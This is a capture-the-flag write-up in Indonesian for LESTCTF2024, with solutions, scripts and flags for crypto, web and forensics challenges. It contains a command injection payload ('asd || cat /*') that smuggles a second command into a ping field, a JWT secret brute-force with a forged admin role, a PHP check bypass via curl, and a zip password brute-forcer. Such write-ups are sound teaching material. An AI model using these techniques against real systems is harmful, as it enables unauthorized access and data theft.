
Writeup LESTCTF2024

zet37

zet37 10th place 2218 points

Chall	Category	Value	Flag
<u>babyXor</u>	Cryptography	100	LEST2024{xor_chall3nGe_maK3_Me_h4pPy}
<u>jawat</u>	Web	148	LEST2024{H0n3stly-Im1s5-1T-3ut-1H4T3-1t}
Pink Pink Pink	Web	100	LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4 man_y44aa_da284b6a}
phpEZ	Web	116	LEST2024{Ju5T_4_S1mpL3_C0nd1Ti0N4L_St4T3MeNt}
<u>lintasan rute</u>	Web	276	LEST2024{apa??_http_method?}
<u>mywife</u>	Forensics	100	Kaliber{sh3_is_beaut1ful,_isn't_she?}
company data	Forensics	180	LEST2024{alw4ys_Ch3ck_hiST0ry,_1n_cas3_it's_useful_2e 600e8e8}
<u>Welcome</u>	Misc	10	LEST2024{th4nk_y0ou_fOR_p4rTi1cip4tiin9_!!!!!!111111 11111111111*&^%##%^&*^%#@@#\$9%^&_h3h3h3_04 9d61a0e174710a7}
Alan Mathison	Cryptography	180	LEST2024{waokwo_ak_xryg_qwsyu}
Hogwarts Game	Forensics	436	LEST2024{b4ng_h4rrY_b3lajar_cTf_b3eRs4maa}
HMAC	Web	276	LEST2024{0ld_vUln3rab1liTtY_in_php_7_jUzt_f0r_1nF0rm4 t10on}
The Vanishing Code	Forensics	148	LEST2024{NuC134R_5ECRE7T_unv3!LEd_2024}
Feedback	Misc	148	LEST2024{th4nkSz_Fo0r_p4rtlc1patE}
Journal of Love	Forensics	436	Kaliber{r0l3_of_l0vee_v3ry_!mp0rt4nt_in_r3l4t10n\$hip_s4t isfact1on_66b4991eab}

babyXor



Diberikan sebuah source code python chall.py

```
chall.py
import random

flag = 'LEST2024{REDACTED}' #This is dummy flag
key_1 = [random.randint(1, 200) for _ in range(2)]
key_2 = [random.randint(1, 500) for _ in range(2)]

def enc(src, key):
    res = []
    for a, b in enumerate(src):
        if (a % 2 == 0):
            res.append(ord(b) ^ key[0])
        else:
            res.append(ord(b) ^ key[1])
    return res

res_1 = enc(flag, key_1)
res_2 = enc(flag, key_2)
print(res_2)
```

```
# output: [359, 216, 376, 201, 281, 173, 281, 169, 336, 229, 324, 239, 372, 254, 323, 252, 327, 241, 280, 243, 364, 248, 372, 240, 330, 214, 280, 194, 358, 248, 372, 245, 287, 237, 379, 228, 342]
```

untuk mendapatkan flagnya kita harus melakukan decryption terhadap outputnya,

```
solver.pv
from pwn import xor
encoded list = [359, 216, 376, 201, 281, 173, 281, 169, 336, 229, 324, 239, 372, 254, 323,
252, 327, 241, 280, 243, 364, 248, 372, 240, 330, 214, 280, 194, 358, 248, 372, 245, 287,
237, 379, 228, 342]
range1 = range(1, 201)
range2 = range(1, 501)
def dec(encoded, key):
 decoded chars = []
 for i, val in enumerate(encoded):
   if i % 2 == 0:
     decoded_chars.append((val ^ key[0]) % 256)
   else:
     decoded_chars.append((val ^ key[1]) % 256)
 return bytes(decoded_chars)
for k1 in range1:
 for k2 in range2:
   key = [k1, k2]
   decoded_bytes = dec(encoded_list, key)
   try:
     decoded_string = decoded_bytes.decode('utf-8')
     if 'LEST2024' in decoded_string:
       print(f"Key: {key}, Decoded String: {decoded_string}")
   except UnicodeDecodeError:
     continue
```


hasilnya

flag: LEST2024{xor_chall3nGe_maK3_Me_h4pPy}

jawat



Diberikan link yang mengarah ke sebuah website,



pada html source terdapat sebuah comment yang memberikan informasi username dan passwordnya

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login Mas</title>
    <link rel="stylesheet" href="assets/styles.css">
</head>
<body>
    <div class="container">
        <h2>Login</h2>
                 <form method="POST">
             <label for="username">Username:</label>
             <input type="text" id="username" name="username" required>
<label for="password">Password:</label>
             <input type="password" id="password" name="password" required>
             <button type="submit">Login</button>
        </form>
    </div>
</body>
</html>
```

setelah berhasil login dengan kredensial yang diberikan, website me-return sebuah informasi yang menyatakan bahwa access denied


```
{"status":"error","message":"Access denied. Insufficient permissions."}
```

dari judul memberikan clue bahwa chall ini berhubungan dengan jwt dan kita diberikan sebuah jwt setelah berhasil login dan masuk ke halaman /admin resource.php


```
Cookie: PHPSESSID=49620e1401a4785a7496cfbb87b50874; jwt=
eyJ0eXAi0iJKVlQiLCJhbGci0iJIUzIlNiJ9.eyJpYXQi0jE3MjIxMzg2NTMsImV4cCI6M
TcyMjE0MjIlMywidXNlcm5hbWUi0iJlc2VyIiwicm9sZSI6InVzZXIifQ.kbEVnhDix_ST
M6zDPJaz2C4E77_-0Ehicf92w23qd6A
Connection: close
```

dari situ kita perlu untuk melakukan bruteforce terhadap secret-key dari jwt yang diberikan menggunakan tools ini https://github.com/ticarpi/jwt_tool


setelah beberapa saat, saya mendapatkan keynya yaitu: annisaaulia. Setelah itu saya mencoba membuat jwt baru di jwt.io dengan key yang didapat dan mengubah role user menjadi admin




lakukan post request ke page /admin_resource.php dan ubah jwtnya dengan yang baru dan flagnya didapatkan



Pink Pink Pink



Diberikan website yang berfungsi untuk melakukan ping ke link/ip address yang diberikan



example.com

PING

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.081 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.051/0.120/0.285/0.095 ms
```

setelah beberapa saat mencoba command injection, saya mendapatkan flagnya dengan payload asd || cat /*, simbol || digunakan untuk mengeksekusi command kedua jika command pertama gagal.

asd || Is

PING

assets
index.php

```
PING

LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}#!/bin/bash
echo "[+] Starting apache system"
service apache2 start


while true
do
tail -f /var/log/apache2/*.log
exit 0
done
```

reference:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection flag:

LEST2024{p4stikan_f1lter_y4ng_k4mu_gun4kan_sud4h_4man_y44aa_da284b6a}#!/bin/bash

phpEZ



Diberikan sebuah attachment chall.php

```
chall.py


<?php error_reporting(0);
include 'flag.php';
$keys = "/^([a-bB-C]+)\[\V([0-5]+)$/";
if (isset($_POST['key'])) {
    $key = htmlspecialchars($_POST['key']);
    if (preg_match($keys, $key) == true) {
        if(strlen($key) < 8 && $key > 9999999) {
            echo "there's your flag $flag";
        }else{
            echo "There's no Key with value $key";
        }
    }else{
        echo "Key Invalid";
    }
}
```

```
untuk mendapatkan flagnya kita hanya perlu memenuhi persyaratan if pada chall.php 

-- curl -X POST -d "key=a[/1550" http://35.222.73.197:42110 there's your flag LEST2024{Ju5T_4_S1mpL3_C0nd1Ti0N4L_St4T3MeNt}
```

flag: LEST2024{Ju5T_4_S1mpL3_C0nd1Ti0N4L_St4T3MeNt}

lintasan rute




Berikut tampilan saat mengakses link web yang diberikan

Hai, how are you today?						


Dari judul terlihat sebuah clue yang mengisyaratkan chall ini berhubungan dengan http method. dan terdapat sebuah endpoint /flag dan /flag.txt.

Saya mencoba semua method dan mendapatkan flagnya saat menggunakan method OPTIONS dan isi bodynya 'asd'



flag: LEST2024{apa??_http_method?}

mywife



Diberikan sebuah file mywife.dd dengan size 20mb, saya mencoba untuk mengekstrak isi dari file tersebut menggunakan foremost

```
(kali@kali)-[~/.../CTF_CaptureTheFlag/LegiumCTF_2024/forensic/mywife]
$ foremost -i mywife.dd -o output -v
Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File
Foremost started at Sun Jul 28 01:01:48 2024
Invocation: foremost -i mywife.dd -o output -v
Output directory: /home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/mywife/output
Configuration file: /etc/foremost.conf
Processing: mywife.dd
File: mywife.dd
Start: Sun Jul 28 01:01:48 2024
Length: 20 MB (20971520 bytes)
                                               File Offset
          Name (bs=512)
Num
                                                                 Comment
         00035904.jpg
0:
                                 133 KB
                                                 18382848
         00036184.jpg
                                 27 KB
                                                 18526208
         00036240.jpg
                                 101 KB
                                                 18554880
        00036448.jpg
                                 26 KB
                                                 18661376
        00036504.png
                                 971 KB
                                                 18690048
                                                                  (900 x 1200)
Finish: Sun Jul 28 01:01:49 2024
5 FILES EXTRACTED
jpg:= 4
png:= 1
Foremost finished at Sun Jul 28 01:01:49 2024
```

pada folder png/ terdapat 1 image yang berisi flagnya




flag: Kaliber{sh3_is_beaut1ful,_isn't_she?}

company data



Diberikan sebuah file company_data.zip, didalamnya terdapat berbagai file.



Didalam company_data,zip terdapat company_data.zip lagi yang isinya flag.txt. Kita harus mengekstrak flag.txt dari zip tersebut menggunakan password pass.txt yang diberikan

anggr41n1xrW^C5t^of

namun password tersebut telah dimanipulasi oleh command 'truncate 'jika kita lihat di .bash historynya

```
1  cat flag.txt
2  nano pass.txt
3  zip --password $(cat pass.txt | tr -d '\n') company_data.zip flag.txt
4  cat pass.txt
5  ls -lah
6  unzip company_data.zip
7  truncate -s -2 pass.txt
8  cat pass.txt
9  rm flag.txt
10  history -a
```

Perintah truncate digunakan untuk mengecilkan atau memperbesar size file ke ukuran tertentu, dalam hal ini truncate -s 2 pass.txt membuat size pass.txt menjadi 2 byte lebih kecil dari seharusnya.dan berdampak pada penghilangan 2 digit karakter paling belakang, dari informasi tersebut kita dapat membuat wordlist yang berisi abjad, angka dan simbol untuk membruteforce 2 karakter yang hilang.

```
wordlist.py
import string

# Define the base word and the characters to add
base_word = "anggr41n1xrW^C5t^of"
add_characters = string.ascii_letters + string.digits + string.punctuation

# Create a list to store the results
result_list = []

# Generate all possible combinations of 2 characters
for char1 in add_characters:
    for char2 in add_characters:
        result_list.append(base_word + char1 + char2)

# Print the results
for result in result_list:
    print(result)
```

Setelah itu saya membuat shell script untuk melakukan bruteforce, perlu diperhatikan bahwa company_data.zip yang berisi flag.txt dienkripsi menggukan aes encryption, maka kita tidak dapat mengekstraknya menggunakan command 'unzip' seperti biasa, disini saya menggunakan '7za'

```
unzip.sh
#!/bin/bash
wordlist="wordlist.txt"
zipfile="company_data.zip"
```

```
while IFS= read -r password; do
    echo "Trying password: $password"
    # unzip -P "$password" "$zipfile" -d extracted_files/
    7za x -p"$password" "$zipfile" -Y # menggunakan 7za karena menggunakan aes
    if [ $? -eq 0 ]; then
        echo "Password found: $password"
        break
    fi
done < "$wordlist"
```

```
Trying password: anggr41n1xrW^C5t^of2f

7-Zip (a) 24.06 (x64): Copyright (c) 1999-2024 Igor Pavlov: 2024-05-26 64-bit locale=en_US.UTF-8 Threads:3 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 279 bytes (1 KiB)

Extracting archive: company_data.zip


---
Path = company_data.zip
Type = zip
Physical Size = 279

Everything is Ok

Size: 61
Compressed: 279
Password found: anggr41n1xrW^C5t^of2f
```


password: anggr41n1xrW^C5t^of2f

unzip dan dapatkan flagnya



flag: LEST2024{alw4ys_Ch3ck_hiST0ry,_1n_cas3_it's_useful_2e600e8e8}

Welcome




Pada soal welcome kita hanya perlu men-convert gambar yang diberikan menjadi text menggunakan tools online



flag:

Alan Mathison




Dari judul chall saya memprediksi bahwa chall ini berhubungan dengan alan turing dan enigma machine.

Pada file information.txt kita mendapatkan info untuk pengaturan dari enigma machine




Enigma machine sendiri menggunakan pengaturan yang sama untuk melakukan enkripsi dan dekripsi plain text. Saya menggunakan tools online cryptii untuk mendapatkan flagnya



flag: LEST2024{waokwo_ak_xryg_qwsyu}

Hogwarts Game



Pada chall ini kita harus mendapatkan flag yang tersebar di 3 part

part1: LEST2024{b4ng_h4rrY



part2:

Saya mencoba untuk mensubmit gambar h4rry.png ke aperisolver, didalamnya ada img fleag.png dan di bagian zsteg terdapat sebuah anomali yang kemungkinan merupakan part kedua

```
meta Comment .. text: "isgi 2: _u3dpytj_rIy_"
b1,rgba,lsb,xy .. text: ["3" repeated 26 times]
b1,abgr,msb,xy .. text: ["3" repeated 26 times]
b2,r,lsb,xy .. file: VISX image file
```


Dari hint diketahui bahwa text tersebut dienkripsi dengan vignere cipher, variant beaufort cipher. Langsung saja saya mencoba mendekripsinya mengguakan tools online cryptii dan keynya HILL sesuai dengan apa yang ada pada deskripsi chall



part2: _b3lajar_cTf_

part3:

Dari hasil analisa binwalk di aperisolver terdapat sebuah file didalam img fleag.png yaitu



langsung saja saya mendownload file log tersebut dan isinya merupakan log dari request kunjungan website

```
172.16.12.15 - [24/Jul/2024:13:59:38 +0700] "GET /etc/passwd HTTP/1.1" 404 491 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:01:11 +0700] "GET /document/d/1FeEv-sJyxgiFVgsaT0bkchekqjbKa-QPb02mx10qGoE/edit?usp=sharing HTTP/1.1" 404 491 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:02:14 +0700] "GET / HTTP/1.1" 200 452 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:02:10 +0700] "POST / HTTP/1.1" 200 452 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:02:15 +0700] "POST / HTTP/1.1" 200 455 "http://172.16.12.15/" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:02:51 +0700] "POST / HTTP/1.1" 200 455 "http://172.16.12.15/" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:03:04 +0700] "GET /robots.tth HTTP/1.1" 204 490 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:05:53 +0700] "GET /robots.html HTTP/1.1" 204 490 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:05:04 +0700] "GET / HTTP/1.1" 204 252 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:16:00 +0700] "GET / HTTP/1.1" 204 491 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:14:16:00 +0700] "GET / HTTP/1.1" 204 491 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:15:37:36 +0700] "GET / HTTP/1.1" 204 452 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.16.12.15 - [24/Jul/2024:15:37:36 +0700] "GET / HTTP/1.1" 204 452 "-" "Mozilla/S.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 172.
```

di file tersebut terdapat informasi kunjungan ke google docs,

GET /docs.google.com/document/d/1FeEv-sJyxgiFVgsaTObkchekqjbKa-QPb02mw1OqGoE/edit?usp=sharing

setelah saya akses isinya merupakan page kosong, saya mencoba untuk ctrl+a untuk memblock page tersebut dan mengubah warna text menjadi hitam, bisa dilihat bahwa terdapat sebua kumpulan kata-kata yang jika disusun huruf pertama di setiap baris menjadi bagian dari flagnya

bersama kita melangkah menuju mimpi 3langkah menuju cahaya yang hakiki eratkan genggaman, jangan pernah lepas Rintangan di depan, kita hadapi tanpa cemas


selalu ada harapan di setiap langkah 4rahkan pandangan pada tujuan yang jelas melangkah bersama, tak ada yang bisa menghalangi apa pun yang terjadi, kita terus berjuang

akhirnya kita raih semua impian dan harapan

part3: b3eRs4maa}

flag: LEST2024{b4ng_h4rrY_b3lajar_cTf_b3eRs4maa}

HMAC



Diberikan sebuah snippet code chall.php

```
chall.php
</php

$secret = "********";
$flag = "LEST2024{*********}";

if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    echo "hello i am web server\n";
} else if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    if (empty($_POST['hmac']) | | empty($_POST['host'])) {
        echo 'HTTP/1.0 400 Bad Request';
        exit;
    }


    if (isset($_POST['nonce'])) {
        $secret = hash_hmac('sha256', $_POST['nonce'], $secret);
}</pre>
```

```
$
$hmac = hash_hmac('sha256', $_POST['host'], $secret);

if ($hmac !== $_POST['hmac']){
    header('HTTP/1.0 403 Forbidden');
    exit;
}


echo $flag;
}
?>
```

untuk mendapatkan flagnya kita perlu membuat payload untuk memenuhi sebuah persyaratan if tersebut.



flag: LEST2024{0ld_vUln3rab1liTtY_in_php_7_jUzt_f0r_1nF0rm4t10on}

The Vanishing Code



Diberikan sebuah img secret.png





Saya mencoba meng-uploadnya ke aperisolver dan dibagian hasil zsteg terdapat flagnya

```
imagedata .. file: Targa image data - Map 65280 x 1 x 1 +65535 +1 - 15-bit alpha - top - right -
reserved "\001\377\001\377"
b1,rgb,lsb,xy .. text: "LEST2024{NuC134R_5ECRE7T_unv3!LEd_2024}EOF"
b2,r,lsb,xy .. file: Novell LANalyzer capture file
b2,bgr,lsb,xy .. text: "Kv>\rKrQE"
b4,r,lsb,xy .. file: Windows Precompiled iNF, version 1.0, InfStyle 1, unicoded, at 0x33333301 "",
0sLoaderPath "", LanguageID aaaa, at 0xeefedfbc SourcePath "", at 0x32130000 InfName ""
b4,g,lsb,xy .. text: "#DUB22\"22Tvh"
b4,g,msb,xy .. text: "#DUB22\"22Tvh"
b4,g,msb,xy .. text: "#DUB22\"22Tvh"
b4,p,sb,xy .. text: "#JUBC2\"138JB%\"SS3S"
b4,bgr,lsb,xy .. text: "\"#24\"C%#R4$#C"
```

flag: LEST2024{NuC134R_5ECRE7T_unv3!LEd_2024}

Feedback





flag: LEST2024{th4nkSz_Fo0r_p4rtIc1patE}

Journal of love

Challenge	1 Solves	×
Jo	ournal of I	Love
	436	
working on an i Relationship Sa the journal, but		ed Role of Love in o crashed and she lost I the memory. Can you
	View Hint	
Flag		Submit
Liug		

Pada chall ini diberikan sebuah attachment journal-role-of-love.mem. File dengan format .mem merupakan hasil dari ram capture, kita perlu menggunakan tools volatility untuk menganalisa dan melakukan forensik terhadap file tersebut.

Author memberikan hint mspaint.exe, disini saya berasumsi bahwa kita perlu dump process dari mspaint dan memanipulasi data dump tersebut menggunakan gimp

Sebelum men-dump mspaint.exe tersebut kita perlu mencari tahu process idnya

sudo python2 vol.py -f

'/home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/journal-role-of-love/journal-role-of-love.mem' --profile=Win7SP1x64_23418 pslist

profilenya saya dapatkan dari hasil analisa imageinfo dan kdbgscan

